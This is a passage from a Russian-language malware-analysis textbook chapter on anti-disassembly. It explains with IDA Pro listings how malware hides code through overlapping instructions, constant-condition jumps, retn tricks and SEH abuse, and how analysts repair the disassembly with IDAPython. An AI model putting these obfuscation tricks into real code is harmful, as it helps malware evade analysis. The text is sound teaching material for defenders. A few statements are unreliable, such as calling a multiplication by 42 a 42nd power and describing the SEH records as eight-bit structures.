Инструкция `call` – это еще одно место, где дизассемблер должен принимать решение. Вызываемый адрес (а также адрес, идущий сразу за `call`) добавляется в список участков для последующей обработки. Как и в случае с условными переходами, дизассемблер в первую очередь интерпретирует байты, идущие сразу после инструкции `call`, а к вызываемому адресу вернется позже. При написании ассемблерного кода программисты часто используют инструкцию `call` для получения указателя на статический фрагмент данных, а не для вызова ответвления. В этом примере инструкция `call` создает в стеке указатель на строку `hello`. Инструкция `pop`, которая идет за ней, берет значение на вершине стека и помещает его в регистр (в нашем случае это `EAX`).

Дизассемблировав этот двоичный файл в IDA Pro, мы увидим неожиданный результат:

```
E8 06 00 00 00 call near ptr loc_4011CA+1
68 65 6C 6C 6F 1 push 6F6C6C65h
loc_4011CA:
00 58 C3 add [eax-3Dh], bl
```

Первая буква строки `hello`, `h`, имеет шестнадцатеричное значение `0x68`, которое совпадает с опкодом пятибайтной инструкции `push DWORD 1`. Нулевой разделитель при этом выглядит как первый байт другой корректной инструкции. Поточный дизассемблер IDA Pro решил обработать участок `1` (который идет сразу после `call`), а вызываемый адрес оставил на потом. В итоге получились эти две неправильные инструкции. Если бы он сначала интерпретировал вызываемый адрес, то первая инструкция, `push`, осталась бы неизменной, но байты, идущие за ней, вошли бы в конфликт с настоящими инструкциями, полученными в результате обработки операнда `call`.

Если IDA Pro генерирует некорректный код, вы можете вручную переключиться между режимами данных и инструкций, нажимая клавиши `C` и `D`:

нажатие клавиши `C` превращает текущий участок в код;

нажатие клавиши D превращает текущий участок в данные.

Ниже приводится та же функция после исправления вручную:

```
68 65 6C 6C 6F 00 aHello db 'hello',0
```

```
loc_4011CB:
```

```
58 pop eax
```

```
C3 retn
```

Методики антидизассемблирования

Основной способ, с помощью которого вредоносные программы заставляют дизассемблер генерировать некорректный код, заключается в искажении его решений и предположений. Методики, которые будут рассмотрены в этой главе, эксплуатируют самые простые предположения, которые делает дизассемблер, и могут быть легко блокированы аналитиком безопасности. Более продвинутые стратегии используют информацию, к которой дизассемблер обычно не имеет доступа, и генерацию кода, который невозможно полностью дизассемблировать с применением традиционных ассемблерных инструкций.

Инструкции перехода с одинаковыми операндами

В реальных условиях самым распространенным методом антидизассемблирования является использование двух инструкций условного перехода, размещенных вплотную друг к другу и указывающих на один и тот же адрес. Например, если вслед за `jz loc_512` идет `jnz loc_512`, код всегда будет переходить к адресу `loc_512`. Сочетание инструкций `jz` и `jnz` является, по сути, безусловным переходом, но дизассемблер его таковым не считает, поскольку он интерпретирует по одной инструкции за раз. Встретив команду `jnz`, он продолжит дизассемблировать ее ложное ответвление, хотя в реальности оно никогда не будет выполнено.

Ниже показано, как IDA Pro изначально интерпретирует фрагмент кода, защищенный этим способом.

```
74 03 jz short near ptr loc_4011C4+1
75 01 jnz short near ptr loc_4011C4+1
loc_4011C4: ; CODE XREF: sub_4011C0
; 2 sub_4011C0+2j
E8 58 C3 90 90 1 call near ptr 90D0D521h
```

В этом примере сразу вслед за двумя условными переходами следует инструкция `call 1`, которая начинается с байта `0xE8`. Но в реальности все обстоит не так, потому что обе инструкции перехода указывают на адрес, который находится на один байт дальше, чем `0xE8`. Если открыть этот фрагмент в IDA Pro, перекрестные ссылки `loc_4011C4 2` будут выделены не синим цветом, как обычно, а красным, поскольку участок, на который они указывают, находится внутри, а не в начале инструкции. Для аналитика безопасности это должно послужить первым признаком того, что в анализируемом экземпляре могла использоваться методика антидизассемблирования.

Ниже показан тот же ассемблерный код, откорректированный с помощью клавиш D и C. Это позволило превратить байт, который идет сразу за инструкцией `jnz`, в данные, а байты, находящиеся по адресу `loc_4011C5`, — в инструкции.

```
74 03 jz short near ptr loc_4011C5
75 01 jnz short near ptr loc_4011C5
; -----
```

```

E8 db 0E8h
; -----
loc_4011C5: ; CODE XREF: sub_4011C0
; sub_4011C0+2j
58 pop eax
C3 retn

```

В левом столбце представлены байты, из которых состоит инструкция. Отображение этого поля является опциональным, но оно играет важную роль при изучении антидизассемблирования. Чтобы показать (или скрыть) эти байты, выберите пункт меню Options-General (Параметры-Общие). В поле Number of Opcode Bytes (Количество байтов в опкодах) можно указать, сколько байтов нужно выводить.

На рис. 15.2 вы можете видеть графическое представление последовательности байтов из данного примера.




Рис. 15.2. Инструкции jz и jnz, идущие одна за другой

Инструкции перехода с постоянным условием

Еще один прием антидизассемблирования, который часто встречается в реальном коде, состоит в размещении условного перехода в таком месте, где его условие всегда будет оставаться неизменным. Этот подход применяется в следующем коде:

```

33 C0 xor eax, eax
74 01 jz short near ptr loc_4011C4+1
loc_4011C4: ; CODE XREF: 004011C2j
; DATA XREF: .rdata:004020ACo
E9 58 C3 68 94 jmp near ptr 94A8D521h

```

Заметьте, что этот код начинается с инструкции xor eax, eax, которая обнуляет регистр EAX и заодно устанавливает нулевой флаг. Далее идет условный переход, который срабатывает в случае, если нулевой флаг установлен. На самом деле здесь нет никакого условия, так как мы можем быть уверены, что нулевой флаг всегда будет установлен на этом этапе выполнения программы.

Как упоминалось ранее, дизассемблер сначала обрабатывает ложное ответвление. Полученный при этом код конфликтует с истинным ответвлением, но имеет приоритет, поскольку он был сгенерирован первым. Вы уже знаете, что нажатие клавиши D позволяет превратить код в данные, а клавиши C — наоборот. Для этого достаточно поместить курсор в нужную строку. С помощью этих двух клавиш аналитик безопасности может откорректировать данный фрагмент, чтобы увидеть настоящий маршрут выполнения:

```

33 C0 xor eax, eax
74 01 jz short near ptr loc_4011C5
; -----
E9 db 0E9h
; -----
loc_4011C5: ; CODE XREF: 004011C2j
; DATA XREF: .rdata:004020ACo
58 pop eax
C3 retn

```

Здесь байт 0xE9 играет ту же роль, что и байт 0xE8 в предыдущем примере. E9 и E8 – это опкоды пятибайтных инструкций jmp и call. В обоих случаях дизассемблер по ошибке обрабатывает эти участки, фактически скрывая из виду следующие за опкодом 4 байта. На рис. 15.3 этот пример показан в графическом виде.




Рис. 15.3. Ложное ответвление xor, за которым идет инструкция jz

Невозможность дизассемблирования

В предыдущем примере мы исследовали код, который изначально был неправильно дизассемблирован, но интерактивные средства, такие как IDA Pro, позволили нам сгенерировать корректный результат. Однако в некоторых случаях традиционный ассемблерный код попросту неспособен точно передать исполняемые инструкции. Обычно говорят, что такой код *невозможно дизассемблировать*, но это не совсем верно. Дизассемблировать его можно, но полученное в имеющихся дизассемблерах представление будет совсем не таким, какое вы ожидали увидеть.

В простых методиках антидизассемблирования используются байты с данными, которые целенаправленно размещаются после условных переходов, чтобы не дать дизассемблировать настоящие инструкции, следующие за ними (вставленный байт данных интерпретируется как опкод многобайтной инструкции). Мы будем называть это *ложным байтом*, поскольку он не является частью программы и служит лишь для обмана дизассемблера.

Во всех этих примерах ложный байт можно игнорировать. Но что, если он входит в состав реальной инструкции, которая на самом деле выполняется? Речь идет о каверзной ситуации, в которой каждый имеющийся байт может быть частью сразу нескольких исполняемых инструкций. Ни один из доступных на сегодняшний день дизассемблеров неспособен показать, что один и тот же байт принадлежит двум инструкциям, однако с точки зрения процессора это вполне возможно.

Пример показан на рис. 15.4. Первые два байта в этой четырехбайтной последовательности занимает инструкция jmp. Она выполняет переход в собственный

второй байт. Это не вызывает ошибку, поскольку байт FF является также началом следующей двухбайтной инструкции, `inc eax`.

Сложность представления этой последовательности в ассемблерном коде заключается в том, что байт FF, если его сделать частью перехода `jmp`, нельзя будет показать




Рис. 15.4. Инструкция `jmp`, направленная в саму себя

в начале инструкции `inc eax`. Байт FF входит в состав сразу двух инструкций, которые действительно выполняются, и современные дизассемблеры неспособны это передать. Данная четырехбайтная последовательность инкрементирует и затем декрементирует регистр EAX, что, в сущности, является усложненной разновидностью команды NOP. Ее можно вставить в любую часть программы, чтобы нарушить цепочку корректного ассемблерного кода. Для решения данной проблемы аналитик безопасности может заменить всю эту последовательность инструкциями NOP, используя скрипт для IDC или IDAPython, который вызывает функцию `PatchByte`. Как вариант, мы можем превратить ее в данные, нажав клавишу D, чтобы дизассемблирование возобновилось в предсказуемом месте, пропустив 4 байта.

Чтобы вы понимали, насколько сложными могут быть такие последовательности, рассмотрим продвинутый экземпляр. Пример, представленный на рис. 15.5, работает по тому же принципу, что и предыдущий: некоторые байты входят в состав сразу нескольких инструкций.




Рис. 15.5. Последовательность многоуровневых переходов, направленных в самих себя

Эта последовательность начинается с четырехбайтной инструкции `mov`. Мы выделили два ее младших байта, поскольку позже они становятся самостоятельной исполняемой инструкцией. Итак, `mov` наполняет данными регистр `AX`. Вторая инструкция, `xor`, обнуляет этот регистр и устанавливает нулевой флаг. Третья инструкция представляет собой условный переход, который срабатывает при установке нулевого флага (на самом деле этот переход является безусловным, потому что нулевой флаг устанавливается всегда). Дизассемблер решил обработать инструкцию, которая следует сразу за `jz` и начинается с байта `0xE8`, совпадающего с опкодом пятибайтной инструкции `call`. В реальности она никогда не будет выполнена.

В этом сценарии дизассемблер не может распознать операнд перехода `jz`, поскольку соответствующие байты уже были корректно представлены в качестве инструкции `mov`. Код, на который указывает `jz`, будет выполняться в любом случае, потому что нулевой флаг к этому моменту всегда находится в установленном состоянии. Переход `jz` направлен внутрь первой четырехбайтной инструкции `mov`. Последние два байта этой инструкции представляют собой операнд, который будет перемещен в регистр. Если дизассемблировать эти байты отдельно, получится переход `jmp`, направленный на 5 байтов вперед (относительно своего конца).

Если открыть эту последовательность в IDA Pro, она будет выглядеть следующим образом:

```
66 B8 EB 05 mov ax, 5EBh
31 C0 xor eax, eax
74 F9 jz short near ptr sub_4011C0+1
loc_4011C8:
E8 58 C3 90 90 call near ptr 98A8D525h
```

Мы не можем откорректировать код таким образом, чтобы в нем были представлены все инструкции, поэтому нужно выбрать, какие из инструкций следует оставить. Побочным эффектом этой антидизассемблирующей последовательности является обнуление регистра `EAX`. Если изменить код в IDA Pro нажатием клавиш `D` и `C`, чтобы осталась только команда `xor` и скрытые инструкции, итоговый результат будет выглядеть так:

```
66 byte_4011C0 db 66h
B8 db 0B8h
EB db 0EBh
05 db 5
; -----
31 C0 xor eax, eax
; -----
74 db 74h
F9 db 0F9h
E8 db 0E8h
; -----
58 pop eax
C3 ret
```

Это в какой-то степени приемлемое решение, потому что оно позволяет получить только те инструкции, которые важны для понимания программы. Но оно может усложнить такие стадии анализа, как графическое представление, поскольку нам будет

сложно определить, как именно выполняется инструкция хог или последовательность pop и retn. Более совершенный результат можно получить с помощью функции PatchByte из скриптового языка IDC, которая изменит оставшиеся байты таким образом, чтобы они выглядели как инструкции NOP.

Этот пример содержит два участка, не поддающихся дизассемблированию, которые нужно превратить в инструкции NOP: это 4 байта, начиная с адреса 0x004011C0, и 3 байта по адресу 0x004011C6. Данный скрипт для IDAPython преобразует эти байты в команды NOP (0x90):

```
def NopBytes(start, length):
    for i in range(0, length):
        PatchByte(start + i, 0x90)
    MakeCode(start)
    NopBytes(0x004011C0, 4)
    NopBytes(0x004011C6, 3)
```

Здесь используется основательный подход. Сначала создается вспомогательная функция NopBytes, которая записывает NOP в диапазон байтов. Затем эта функция вызывается для двух последовательностей, которые нужно исправить. После выполнения этого скрипта ассемблерный код получится чистым, разборчивым и логически эквивалентным оригиналу:

```
90 nop
90 nop
90 nop
90 nop
31 C0 xor eax, eax
90 nop
90 nop
90 nop
58 pop eax
C3 retn
```

Скрипт для IDAPython, который мы только что написали, отлично подходит для данного примера, но в других ситуациях его применение ограничено. Чтобы им воспользоваться, аналитик безопасности должен решить, какой сдвиг и длину будет иметь последовательность, которую следует заменить инструкциями NOP, и вручную подставить эти значения.

Замена байтов инструкциями NOP в IDA Pro

С помощью базового знания IDA Python можно написать скрипт, который позволит аналитику безопасности с легкостью заменять байты инструкциями NOP в нужных местах. Следующий скрипт устанавливает сочетание клавиш Alt+N. Если его запустить, при каждом нажатии Alt+N IDA Pro будет вставлять NOP вместо инструкции, на которой находится курсор. После этого курсор предусмотрительно сдвигается к следующей инструкции, чтобы вы могли заполнять инструкциями NOP большие блоки кода.

```
import idaapi
idaapi.CompileLine('static n_key() { RunPythonStatement("nopIt()"); }')
AddHotkey("Alt-N", "n_key")
def nopIt():
    start = ScreenEA()
```

```

end = NextHead(start)
for ea in range(start, end):
    PatchByte(ea, 0x90)
    Jump(end)
    Refresh()

```

Скрытие управления потоком

Современные дизассемблеры, такие как IDA Pro, отлично справляются с сопоставлением функций и выводением высокоуровневой информации на основе того, как эти функции соотносятся между собой. Этот вид анализа хорошо подходит для кода, написанного в стандартном стиле программирования с использованием стандартного компилятора, но легко обходится авторами вредоносного ПО.

Проблема указателей на функции

Указатели на функции являются распространенной концепцией в языке программирования C и активно используются в «кулуарах» C++. Несмотря на это, они все еще вызывают трудности при дизассемблировании.

Использование указателей на функции по назначению может существенно уменьшить объем информации, который можно автоматически извлечь из потока выполнения программы на языке C. Если же применять эти указатели в написанном вручную ассемблерном или не совсем традиционном исходном коде, результаты могут плохо поддаваться методам обратного проектирования, требуя динамического анализа.

В следующем листинге ассемблерного кода показаны две функции, и вторая использует первую с помощью указателя:

```

004011C0 sub_4011C0 proc near ; DATA XREF: sub_4011D0+50
004011C0
004011C0 arg_0 = dword ptr 8
004011C0
004011C0 push ebp
004011C1 mov ebp, esp
004011C3 mov eax, [ebp+arg_0]
004011C6 shl eax, 2
004011C9 pop ebp
004011CA retn
004011CA sub_4011C0 endp
004011D0 sub_4011D0 proc near ; CODE XREF: _main+19p
004011D0 ; sub_401040+8Bp
004011D0
004011D0 var_4 = dword ptr -4
004011D0 arg_0 = dword ptr 8
004011D0
004011D0 push ebp
004011D1 mov ebp, esp
004011D3 push ecx
004011D4 push esi
004011D5 mov 1 [ebp+var_4], offset sub_4011C0
004011DC push 2Ah
004011DE call 2 [ebp+var_4]

```

```

004011E1 add esp, 4
004011E4 mov esi, eax
004011E6 mov eax, [ebp+arg_0]
004011E9 push eax
004011EA call 3 [ebp+var_4]
004011ED add esp, 4
004011F0 lea eax, [esi+eax+1]
004011F4 pop esi
004011F5 mov esp, ebp
004011F7 pop ebp
004011F8 retn
004011F8 sub_4011D0 endp

```

Обратное проектирование этого примера не так уж сложно выполнить, но у него есть одна ключевая проблема. Функция sub_4011C0 на самом деле вызывается с двух разных участков функции sub_4011D0 (2 и 3), но мы видим лишь одну перекрестную ссылку 1 . Дело в том, что дизассемблер IDA Pro смог обнаружить первую ссылку на функцию, когда ее сдвиг был загружен в переменную в стеке на строке 004011D5. Однако из виду был упущен тот факт, что далее эта функция вызывается два раза на участках 2и3 . Информация о прототипе функции также потеряна, хотя в обычных условиях она автоматически передается вызывающему коду.

Активное использование указателей на функции, особенно в сочетании с приемами антидизассемблирования, может сильно усложнить разбор кода.

Добавление в IDA Pro пропущенных перекрестных ссылок

Любую информацию, которая не передается вверх по цепочке вызовов автоматически (например, имена аргументов функции), можно добавить вручную в виде комментариев. Чтобы вставить перекрестные ссылки, необходимо воспользоваться языком IDC (или IDAPython) и сообщить IDA Pro, что функция sub_4011C0 на самом деле дважды вызывается из другой функции.

Функция, которую мы используем в IDC, называется AddCodeXref. Она принимает три аргумента: местонахождение самой ссылки, адрес, на который она указывает, и тип потока. Эта функция поддерживает несколько типов потока, но для нас самыми полезными будут fl_CF (для обычной инструкции call) и fl_JF (для перехода). Чтобы исправить в IDA Pro ассемблерный код из предыдущего примера, нужно выполнить следующий скрипт:

```

AddCodeXref(0x004011DE, 0x004011C0, fl_CF);
AddCodeXref(0x004011EA, 0x004011C0, fl_CF);

```

Злоупотребление указателем на возвращаемое значение

call и jmp – не единственные инструкции для передачи управления внутри программы. У call есть аналог под названием retn (также может быть представлен как ret). Инструкции call и jmp ведут себя похоже, только первая помещает в стек

указатель на возвращаемое значение. Этот указатель ссылается на адрес в памяти, который идет сразу за call.

По аналогии с тем как call является сочетанием инструкций jmp и push, вместо retn можно подставить pop и jmp. Инструкция retn берет адрес с вершины стека и переходит по

нему. Обычно она используется для возвращения из вызова функции, но ничто не мешает нам применять ее для базового управления потоком.

Когда инструкция `retn` делает что-то помимо возвращения из функции, это может запутать даже самые совершенные средства дизассемблирования. Наиболее очевидным последствием такого подхода будет то, что дизассемблер не покажет перекрестной ссылки на участок, в который выполняется переход. Еще одно преимущество данной методики заключается в том, что дизассемблер преждевременно завершит выполнение функции.

Рассмотрим следующий фрагмент ассемблерного кода:

```
004011C0 sub_4011C0 proc near ; CODE XREF: _main+19p
004011C0 ; sub_401040+8Bp
004011C0
004011C0 var_4 = byte ptr -4
004011C0
004011C0 call $+5
004011C5 add [esp+4+var_4], 5
004011C9 ret
004011C9 sub_4011C0 endp ; sp-analysis failed
004011C9
004011CA ; -----
004011CA push ebp
004011CB mov ebp, esp
004011CD mov eax, [ebp+8]
004011D0 imul eax, 2Ah
004011D3 mov esp, ebp
004011D5 pop ebp
004011D6 ret
```

Это простая функция, которая принимает число и возводит его в 42-ю степень. К сожалению, из-за инструкции `retn` IDA Pro не может извлечь из этой функции какую-либо полезную информацию, включая наличие у нее аргумента. Для перехода в настоящее начало функции используются первые три инструкции. Проанализируем каждую из них.

В самом начале этой функции находится инструкция `call $+5`. Она просто вызывает код, который идет сразу за ней, в результате чего указатель на этот участок памяти помещается в стек. В этом конкретном примере на вершину стека попадет значение `0x004011C5`. Данную инструкцию часто можно встретить в коде, которому нужно сослаться на самого себя или не зависеть от места размещения. В главе 19 мы рассмотрим ее более подробно.

Дальше идет инструкция `add [esp+4+var_4], 5`. Если вы привыкли к чтению дизассемблированного кода в IDA Pro, вам может показаться, что она ссылается на переменную стека `var_4`. В данном случае анализ слоя стека в исполнении IDA Pro оказался некорректным и эта инструкция не ссылается на участок, который в обычной функции получил бы имя `var_4` и находился бы в стеке. На первый взгляд это может выглядеть странно, но взгляните на вершину функции: там `var_4` объявляется в качестве константы со значением `-4`. Это означает, что внутри квадратных скобок находится выражение `[esp+4+(-4)]`, которое также можно свести к `[esp+0]` или даже `[esp]`. Эта инструкция добавляет 5 к значению на вершине стека (то есть к `0x004011C5`), в результате чего получается `0x004011CA`.

В конце этой последовательности находится инструкция `retn`, вся суть которой состоит в извлечении этого адреса из стека и перехода по нему. Если исследовать код по адресу `0x004011CA`, можно увидеть, что это, скорее всего, начало обычной функции. Согласно IDA Pro этот код не является частью какой-либо функции, так как содержит ложную инструкцию `retn`.

Чтобы исправить этот пример, мы можем заменить первые три инструкции командами `NOP` и указать настоящие границы функции.

Для изменения границ в IDA Pro поместите курсор внутрь функции, которую вы хотите откорректировать, и нажмите `Alt+P`. В качестве конца функции укажите адрес, который идет сразу за ее последней инструкцией. Чтобы поменять первые три инструкции на `por`, используйте методики скриптования, описанные в этой главе ранее, в разделе «Замена байтов инструкциями `NOP` в IDA Pro».

Злоупотребление структурированными обработчиками исключений

Механизм структурированной обработки исключений (Structured Exception Handling, SEH) позволяет управлять потоком выполнения так, чтобы за ним не смогли проследить дизассемблеры, и вводит в заблуждение отладчики. SEH входит в состав архитектуры `x86` и предназначается для «разумной» обработки ошибок. Обработка исключений лежит в основе таких языков программирования, как `C++` и `Ada`, и при компиляции на платформе `x86` естественным образом транслируется в SEH.

Но, прежде чем изучать, как SEH скрывает управление потоком, познакомимся с принципом его работы. Исключения могут генерироваться по множеству причин — например, доступ к некорректному участку памяти или деление на ноль. Кроме того, программное исключение можно создать с помощью функции `RaiseException`.

Цепочка выполнения SEH представляет собой список функций, предназначенных для обработки исключений в пределах потока выполнения. Каждая функция в этом списке может либо обработать исключение, либо передать его дальше. Если исключение доходит до последнего элемента списка, оно считается *необработанным*. Последний обработчик представляет собой фрагмент кода, ответственный за вывод знакомого всем диалогового окна, которое информирует пользователя о «необработанном исключении». В большинстве процессов исключения происходят регулярно, но их успевают обработать до того, как они вызовут сбой программы, поэтому пользователи их не замечают.

Чтобы найти цепочку функций SEH, ОС исследует регистр `FS`, содержащий сегментный селектор, который используется для получения доступа к блоку переменных окружения потока (thread environment block, TEB). Первой структурой внутри TEB является блок информации потока (thread information block, TIB). Первый элемент внутри TIB (и, как следствие, первый байт TEB) представляет собой указатель на цепочку SEH, которая имеет вид простого связного списка восьмибитных структур данных под названием `EXCEPTION_REGISTRATION`.

```
struct _EXCEPTION_REGISTRATION {  
    DWORD prev;  
    DWORD handler;  
};
```

Первый элемент в записи `EXCEPTION_REGISTRATION` указывает на предыдущую запись. Второе поле является указателем на функцию-обработчик.

По своему принципу работы этот связный список похож на стек. Первой вызывается запись, которая была добавлена последней. Цепочка SEH растет и

уменьшается по мере того, как слои обработчиков исключений в программе изменяются из-за вызовов ответвлений и вложенных блоков обработчиков. В связи с этим записи SEH всегда находятся в стеке.

Для искажения управления потоком с помощью SEH вовсе не нужно знать, сколько всего записей находится в цепочке на данный момент. Достаточно лишь уметь добавлять собственные обработчики на вершину списка, как это показано на рис. 15.6.




Рис. 15.6. Цепочка структурированной обработки исключений (SEH)

Чтобы добавить запись в этот список, нужно создать новую запись в стеке. Поскольку структура записи состоит лишь из двух полей типа DWORD, мы можем сделать это с помощью инструкций push. Стек растет снизу вверх, поэтому первая инструкция push будет указывать на функцию-обработчик, а вторая — на следующую запись. Мы пытаемся поместить элемент на вершину цепочки, поэтому следующей будет запись, которая находится на вершине в данный момент и на которую ссылается выражение fs:[0]. Эту последовательность выполняет представленный ниже код:

```
push ExceptionHandler
push fs:[0]
mov fs:[0], esp
```

При каждом срабатывании исключения в первую очередь будет вызываться функция ExceptionHandler. На это действие накладываются ограничения, обусловленные технологией программного предотвращения выполнения данных (Software Data Execution Prevention, или программное DEP; ее также называют SafeSEH) от компании Microsoft.

Программное DEP — это механизм безопасности, который предотвращает добавление сторонних обработчиков исключений во время выполнения. При ручном написании ассемблерного кода эту технологию можно обойти несколькими способами, например используя версию ассемблера с поддержкой директив SafeSEH. В компиляторах языка C от компании Microsoft эту возможность можно отключить, добавив в командную строку компоновщика параметр /SAFESEH:NO.

Вызов функции ExceptionHandler полностью меняет содержимое стека. К счастью, исследование всех данных, которые находились в стеке до этого момента, не является обязательным для нашей задачи. Нам лишь нужно знать, каким образом можно вернуть стек к позиции, предшествовавшей исключению. Не забывайте, что наша первоочередная

цель – скрыть управление потоком, а не провести правильную обработку исключений программы.

При вызове нашего кода ОС добавляет еще один SEH-обработчик. Оба этих обработчика нужно отключить, чтобы программа могла вернуться к нормальной работе. Следовательно, мы должны извлекать наш собственный указатель на стек из esp+8, а не из esp.

```
mov esp, [esp+8]
mov eax, fs:[0]
mov eax, [eax]
mov eax, [eax]
mov fs:[0], eax
add esp, 8
```

Теперь применим все эти знания для достижения нашей изначальной задачи — скрытия управления потоком. Следующий листинг содержит фрагменты кода из двоичного файла Visual C++, которые незаметно переводят поток в ответвление. Поскольку у нас нет указателя на эту функцию и дизассемблер не поддерживает SEH, все выглядит так, будто у ответвления нет ссылок. Из-за этого дизассемблер считает, что выполняться будет код, который идет сразу за срабатыванием исключения.

```
00401050 1  mov eax, (offset loc_40106B+1)
00401055 add eax, 14h
00401058 push eax
00401059 push large dword ptr fs:0 ; dwMilliseconds
00401060 mov large fs:0, esp
00401067 xor ecx, ecx
00401069 3  div ecx
0040106B
0040106B loc_40106B: ; DATA XREF: sub_401050o
0040106B call near ptr Sleep
00401070 retn
00401070 sub_401050 endp ; sp-analysis failed
00401070 ; -----
00401071 align 10h
00401080 1  dd 824648Bh, 0A164h, 8B0000h, 0A364008Bh, 0
00401094 dd 6808C483h
00401098 dd offset aMysteryCode ; "Mystery Code"
0040109C dd 2DE8h, 4C48300h, 3 dup(0CCCCCCCCCh)
```

В этом примере IDA Pro не только упускает из виду тот факт, что ответвление по адресу 401080 1 не было вызвано, но даже не может дизассемблировать саму функцию. Этот код скрытно устанавливает обработчик исключения, сначала присваивая регистру EAX значение 40106C 2 , а затем добавляя к нему 14h, чтобы получить указатель на функцию 401080. Исключение, связанное с делением на ноль, срабатывает из-за обнуления ECX с помощью команды xor ecx, ecx и последующего вызова инструкции div ecx 3 , которая делит регистр EAX на ECX.

Нажмем клавишу C в IDA Pro, чтобы превратить адрес данных 401080 в код, и посмотрим, что скрывалось за этим приемом.

```
00401080 mov esp, [esp+8]
```

```

00401084 mov eax, large fs:0
0040108A mov eax, [eax]
0040108C mov eax, [eax]
0040108E mov large fs:0, eax
00401094 add esp, 8
00401097 push offset aMysteryCode ; "Mystery Code"
0040109C call printf

```

Срыв анализа слоя стека

Продвинутые дизассемблеры способны проанализировать инструкции внутри функции и построить на их основе схему стека, что позволяет отображать локальные переменные и параметры, относящиеся к функции. Эта информация имеет огромное значение для аналитика безопасности, давая возможность анализировать каждую функцию отдельно и помогая лучше понять ее ввод, вывод и структуру.

Тем не менее анализ функции для определения устройства ее слоя в стеке нельзя назвать точной наукой. Как и многие другие аспекты дизассемблирования, алгоритмы, определяющие схему слоя стека, строятся на предположениях и догадках, которые, несмотря на свою обоснованность, могут быть использованы умелым автором вредоносного ПО.

